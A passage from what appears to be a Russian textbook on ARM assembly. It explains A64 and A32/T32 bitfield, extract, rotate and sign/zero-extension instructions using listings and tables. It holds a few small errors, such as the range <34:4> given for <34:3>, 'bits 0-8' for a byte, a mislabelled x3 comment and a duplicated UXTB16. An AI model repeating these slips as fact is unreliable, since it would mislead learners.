


Рисунок 5.7. Инструкция SBFM

Эта инструкция ведёт себя точно так же, как ASR, сдвигая значение вправо на 3 позиции, как показано на рис. 5.8.




Рисунок 5.8. Сдвиг значения на 3 бита

Инструкция перемещения беззнакового битового поля UBFM (см. рис. 5.9) работает сходным образом, но биты слева от поля заполняются нулями, а не копиями знакового бита.




Рисунок 5.9. Инструкция перемещения беззнакового битового поля (UBFM)

Предыдущая инструкция UBFM эквивалентна операции LSR, как показано на рис. 5.10.




Рисунок 5.10. Операция LSR

Хотя EXTR, строго говоря, не является операцией извлечения битового поля, она "извлекает" биты из указанной пары регистров. Для вычисления результата EXTR сначала объединяет два исходных операнда. Затем из объединённого значения извлекаются биты диапазона `<lsb+size-1:lsb>` и помещаются в регистр назначения. Здесь `size` - ширина регистра, то есть 32 для Wd и 64 для Xd. На рис. 5.11 это показано на примере инструкции, где из объединённого значения извлекается диапазон `<3+32-1:3>`, или сокращённо `<34:4>`.




Рисунок 5.11. Пример операции извлечения

Инструкция вращения вправо определена как псевдоним EXTR и предпочитается, когда оба исходных регистра совпадают, как показано в табл. 5.7.

Таблица 5.7. Псевдонимы инструкции извлечения регистра A64

Базовая инструкция	Условие псевдонима	Псевдоним
`EXTR Xd, Xn, Xm, #lsb`	`Xn == Xm`	`ROR Xd, Xn, #shift`
`EXTR Wd, Wn, Wm, #lsb`	`Wn == Wm`	`ROR Wd, Wn, #shift`

Обратите внимание: в следующем примере кода и X0, и X1 инициализируются значением 14, однако условие преобразования EXTR в псевдоним ROR выполняется только тогда, когда регистры одинаковы, а не когда два разных регистра содержат одно значение.

Пример псевдонима инструкции вращения вправо (A64)

Исходный код на ассемблере

```
mov x0, #14               // set x0 to 14
mov x1, #14               // set x1 to 14
mov x2, #16               // set x2 to 16
extr x3, x0, x1, #3       // x3 = [x0:x1]<66:3>
extr x3, x0, x0, #3       // x3 = [x0:x0]<66:3>
extr w3, w0, w1, #3       // w3 = [w0:w1]<34:3>
extr w3, w0, w0, #3       // w3 = [w0:w0]<34:3>
extr x3, x0, x2, #3       // x3 = [x0:x2]<66:3>
extr w3, w0, w2, #3       // w3 = [w0:w2]<34:3>
```

Результат дизассемблирования

```
Disassembly of section .text:

0000000000400078 <_start>:
  400078:  d28001c0  mov   x0, #0xe           // #14
  40007c:  d28001c1  mov   x1, #0xe           // #14
  400080:  d2800202  mov   x2, #0x10          // #16
  400084:  93c10c03  extr  x3, x0, x1, #3     // x3 = 0xC000000000000001
  400088:  93c00c03  ror   x3, x0, #3         // x3 = 0xC000000000000001
  40008c:  13810c03  extr  w3, w0, w1, #3     // w3 = 0xC0000001
  400090:  13800c03  ror   w3, w0, #3         // w3 = 0xC0000001
  400094:  93c20c03  extr  x3, x0, x2, #3     // x3 = 0xC000000000000002
  400098:  13820c03  extr  w3, w0, w2, #3     // x3 = 0xC0000002
```

На рис. 5.12 наглядно представлена седьмая инструкция предыдущего ассемблерного кода.




Рисунок 5.12. Иллюстрация инструкции EXTR в строке 7

При дизассемблировании эта инструкция преобразована в псевдоним. Как видно на рис. 5.13, операция эквивалентна инструкции ROR, вращающей биты исходного регистра W0 на 3 позиции.




Рисунок 5.13. Инструкция ROR

Операции знакового и нулевого расширения

Операции знакового и нулевого расширения применяются для расширения байта, полуслова или слова со знаком либо нулями до естественной целочисленной ширины процессора. Компиляторы часто используют расширение, поскольку арифметические операции обычно выполняются над 32-битными или 64-битными, а не над 8-битными или 16-битными значениями. Например, чтобы использовать 8-битное знаковое целое число в сложении или умножении, программе необходимо сначала расширить его со знаком до 32 или 64 бит, преобразовав в 32-битное или 64-битное знаковое целое, и лишь затем выполнить арифметическую операцию.

Инструкции расширения A64

В A64 операции нулевого и знакового расширения реализуются с помощью SBFM и UBFM. Эти инструкции извлекают байт, полуслово или слово из исходного регистра и расширяют его до размера регистра назначения, который может составлять 64 или 32 бита в зависимости от указанных регистров. Исключением является SXTW, которая обязательно всегда расширяет до 64-битного регистра. Существуют знаковые и беззнаковые версии, внутренне реализованные через SBFM и UBFM. В табл. 5.8 инструкции нулевого и знакового расширения A64 приведены рядом с их базовой реализацией через SBFM или UBFM.

Таблица 5.8. Инструкции расширения A64

Набор	Инструкция	Синтаксис псевдонима	Реализация
A64, 64 бита	Знаковое расширение 8 до 64	`SXTB Xd, Wn`	`SBFM Xd, Xn, #0, #7`
A64, 64 бита	Знаковое расширение 16 до 64	`SXTH Xd, Wn`	`SBFM Xd, Xn, #0, #15`
A64, 64 бита	Знаковое расширение 32 до 64	`SXTW Xd, Wn`	`SBFM Xd, Xn, #0, #31`
A64, 64 бита	Нулевое расширение 8 до 64	`UXTB Xd, Wn`	`UBFM Xd, Xn, #0, #7`
A64, 64 бита	Нулевое расширение 16 до 64	`UXTH Xd, Wn`	`UBFM Xd, Xn, #0, #15`
A64, 64 бита	Нулевое расширение 32 до 64	`UXTW Xd, Wn`	`UBFM Xd, Xn, #0, #31`

Набор	Инструкция	Синтаксис псевдонима	Реализация
A64, 32 бита	Знаковое расширение 8 до 32	`SXTB Wd, Wn`	`SBFM Wd, Wn, #0, #7`
A64, 32 бита	Знаковое расширение 16 до 32	`SXTH Wd, Wn`	`SBFM Wd, Wn, #0, #15`
A64, 32 бита	Нулевое расширение 8 до 32	`UXTB Wd, Wn`	`UBFM Wd, Wn, #0, #7`
A64, 32 бита	Нулевое расширение 16 до 32	`UXTH Wd, Wn`	`UBFM Wd, Wn, #0, #15`

Можно заметить, что в некоторых 64-битных инструкциях расширения форма псевдонима как будто принимает 32-битный источник, а соответствующая фактическая реализация - 64-битный. Например, псевдоним знакового расширения 8-битного значения до 64 бит имеет вид `SXTB Xd, Wn`, но внутренне реализован как `SBFM Xd, Xn, #0, #7`. Это может показаться ошибкой. Как эти формы могут принимать исходные регистры разных типов?

Причина заключается в различии семантического смысла SXTB и SBFM. Семантически SXTB означает "расширить это знаковое байтовое значение до 64 бит". В соответствии с другими частями синтаксиса A64 байтовые значения обозначаются 32-битной формой Wn. Но фактически SXTB реализуется обобщённой инструкцией SBFM, где исходный регистр и регистр назначения должны иметь одинаковую ширину. Поэтому 64-битная форма SXTB реализована 64-битной инструкцией SBFM, которая расширяет со знаком биты 0-8 соответствующего регистра Xn и помещает результат в соответствующий 64-битный регистр назначения. Этим и объясняется различие двух синтаксических форм.

Псевдонимы перемещения битового поля в A64

Исходный код на ассемблере

```
mov w1, #917

// extract byte from w1, sign-extend to register size
sxtb w4, w1
// equivalent to previous instruction
sbfm w4, w1, #0, #7
// extract halfword from w1, sign-extend to register size
sxth w4, w1
// equivalent to previous instruction
sbfm w4, w1, #0, #15
// copy #15+1 bits from w1 to bit position 32-20 in w4
sbfm w4, w1, #20, #15
```

Результат дизассемблирования

```
Disassembly of section .text:

0000000000400078 <_start>:
  400078:  528072a1   mov     w1, #0x395          // #917
  40007c:  13001c24   sxtb    w4, w1
  400080:  13001c24   sxtb    w4, w1              // converted to alias
  400084:  13003c24   sxth    w4, w1
  400088:  13003c24   sxth    w4, w1              // converted to alias
  40008c:  13143c24   sbfiz   w4, w1, #12, #16    // converted to alias
```

На рис. 5.14 показано знаковое расширение из 8 в 32 бита в A64 с помощью инструкции SXTB. Знаковый бит 8-битного значения находится в позиции 7 и копируется в старшие 24 бита результата.




Рисунок 5.14. Знаковое расширение из 8 в 32 бита инструкцией SXTB

Та же логика применяется при знаковом расширении из 16 в 32 бита инструкцией SXTH. Здесь 16-битное значение расширяется со знаком до 32 бит, поэтому знаковый бит находится в позиции 15. На рис. 5.15 он содержит 0, следовательно, старшие 16 бит результата очищаются нулями.




Рисунок 5.15. Старшие 16 бит результата очищены

В отличие от знакового расширения, нулевое расширение преобразует небольшие беззнаковые целые числа в 32-битные или 64-битные значения. Поскольку эти целые числа строго положительны, старшие биты всегда очищаются нулями, а их предыдущее содержимое отбрасывается. На рис. 5.16 показано различие между расширением 32-битного значения до 64 бит нулями UXTW и со знаком SXTW.




Рисунок 5.16. Различие между UXTW и SXTW

Неявное знаковое и нулевое расширение в A64

В наборе A64 операции над битовыми полями, такие как знаковое и нулевое расширение, могут неявно применяться к одному из исходных операндов других инструкций. Это называется формой с расширенным регистром и заставляет исходный операнд перед основной операцией инструкции неявно сдвигаться, расширяться или выполнять оба действия.

Например, следующая инструкция сложения перед выполнением сложения неявно расширяет второй операнд нулями из 8 в 32 бита и сдвигает его влево:

```
add w4, w1, w2, UXTB #4
```

На рис. 5.17 показана работа этой инструкции. Сначала из второго исходного регистра W2 берутся 8 бит, которые затем по указанию части UXTB расширяются нулями до 32 бит. Полученные биты сдвигаются влево на закодированную в инструкции неявную величину от 0 до 4, в данном случае на 4. Затем результат складывается с первым исходным регистром W1 и записывается в регистр назначения W4.




Рисунок 5.17. Инструкция ADD с операндом UXTB

Инструкции расширения A32/T32

В наборах A32/T32 инструкции расширения определены не как псевдонимы, а как самостоятельные инструкции. Это делает A32/T32 менее гибкими, например для выполнения 9-битного знакового расширения, но взамен операции знакового и нулевого расширения A32 и T32 могут дополнительно применять неявное вращение значения на 8, 16 или 24 позиции. Благодаря этому можно расширить со знаком или нулями внутренний байт значения. В табл. 5.9 показаны четыре базовые формы расширения битового поля A32.

Таблица 5.9. Формы расширения битового поля A32

Инструкция	Синтаксис
Знаковое расширение из 8 в 32 бита	`SXTB {Rd,} Rm{, ROR #imm}`
Знаковое расширение из 16 в 32 бита	`SXTH {Rd,} Rm{, ROR #imm}`
Нулевое расширение из 8 в 32 бита	`UXTB {Rd,} Rm{, ROR #imm}`
Нулевое расширение из 16 в 32 бита	`UXTH {Rd,} Rm{, ROR #imm}`

A32 также предоставляет более сложные операции знакового и нулевого расширения для векторных расширений и совмещённых операций расширения со сложением. Они приведены в табл. 5.10.

Некоторые из этих инструкций помечены как "двойные" и содержат в мнемонике число 16, например SXTB16, SXTAB16, UXTB16 и UXTB16. Они не расширяют извлечённые биты до 32 бит. Вместо этого из исходного регистра извлекаются два 8-битных значения, каждое из которых расширяется нулями до 16 бит.

Таблица 5.10. Инструкции знакового и нулевого расширения A32

Инструкция	Синтаксис
Знаковое расширение из 8 в 32 бита и сложение	`SXTAB {Rd,} Rn, Rm{, ROR #imm}`
Знаковое расширение из 16 в 32 бита и сложение	`SXTAH {Rd,} Rn, Rm{, ROR #imm}`
Двойное знаковое расширение из 8 в 16 бит	`SXTB16 {Rd,} Rm{, ROR #imm}`
Двойное знаковое расширение из 8 в 16 бит и сложение	`SXTAB16 {Rd,} Rn, Rm{, ROR #imm}`
Нулевое расширение из 8 в 32 бита и сложение	`UXTAB {Rd,} Rn, Rm{, ROR #imm}`
Нулевое расширение из 16 в 32 бита и сложение	`UXTAH {Rd,} Rn, Rm{, ROR #imm}`
Двойное нулевое расширение из 8 в 16 бит	`UXTB16 {Rd,} Rm{, ROR #imm}`
Двойное нулевое расширение из 8 в 16 бит и сложение	`UXTAB16 {Rd,} Rn, Rm{, ROR #imm}`

Извлечение и вставка битового поля

Инструкции извлечения и вставки битового поля копируют поле из заданного исходного регистра в регистр назначения. Их синтаксис приведён в табл. 5.11.

Таблица 5.11. Инструкции извлечения и вставки битового поля

Набор	Описание	Синтаксис
A64, 64 бита	Вставка битового поля	`BFI Xd, Xn, #lsb, #width`
A64, 64 бита	Извлечение битового поля и вставка в младшие биты	`BFXIL Xd, Xn, #lsb, #width`
A64, 64 бита	Вставка знакового битового поля в нули	`SBFIZ Xd, Xn, #lsb, #width`
A64, 64 бита	Извлечение знакового битового поля	`SBFX Xd, Xn, #lsb, #width`
A64, 64 бита	Вставка беззнакового битового поля в нули	`UBFIZ Xd, Xn, #lsb, #width`
A64, 64 бита	Извлечение беззнакового битового поля	`UBFX Xd, Xn, #lsb, #width`
A64, 32 бита	Вставка битового поля	`BFI Wd, Wn, #lsb, #width`

Набор	Описание	Синтаксис
A64, 32 бита	Извлечение битового поля и вставка в младшие биты	`BFXIL Wd, Wn, #lsb, #width`
A64, 32 бита	Вставка знакового битового поля в нули	`SBFIZ Wd, Wn, #lsb, #width`
A64, 32 бита	Извлечение знакового битового поля	`SBFX Wd, Wn, #lsb, #width`
A64, 32 бита	Вставка беззнакового битового поля в нули	`UBFIZ Wd, Wn, #lsb, #width`
A64, 32 бита	Извлечение беззнакового битового поля	`UBFX Wd, Wn, #lsb, #width`
A32/T32	Очистка битового поля	`BFC Rd, #lsb, #width`
A32/T32	Вставка битового поля	`BFI Rd, Rn, #lsb, #width`
A32/T32	Извлечение знакового битового поля	`SBFX Rd, Rn, #lsb, #width`
A32/T32	Извлечение беззнакового битового поля	`UBFX Rd, Rn, #lsb, #width`

Хотя эти инструкции выглядят довольно сложными, расшифровать их проще, чем кажется. Каждая копирует непрерывную последовательность битов из исходного регистра и помещает её в некоторое место регистра назначения. Число извлекаемых битов всегда задаётся непосредственной константой `width`, закодированной в инструкции. В зависимости от выбранной инструкции операция может:

• поместить биты в результат, не изменяя окружающие биты; заменить все остальные биты нулями; либо заменить биты слева от поля копиями знакового бита, а биты справа - нулями;
• использовать `lsb` для задания позиции бита в исходном регистре либо позиции в регистре назначения, куда будет скопирована последовательность.

Чтобы определить, изменятся ли биты до и после поля в регистре назначения, сначала посмотрите на первую букву мнемоники. U означает беззнаковую операцию, S - знаковую, а B - отсутствие обоих вариантов.

• **U:** беззнаковая операция. Биты вокруг поля устанавливаются в ноль.
• **S:** знаковая операция. Биты слева от поля заполняются копиями знакового бита, а справа - нулями.
• **B:** операция над битовым полем. Окружающие биты не изменяются.

На рис. 5.18 показан пример вставки битового поля BFI. Здесь `width` равно 5, а `lsb` равно 10: из исходного регистра копируются 5 битов и помещаются в позиции 10-14 регистра назначения без изменения окружающих битов.

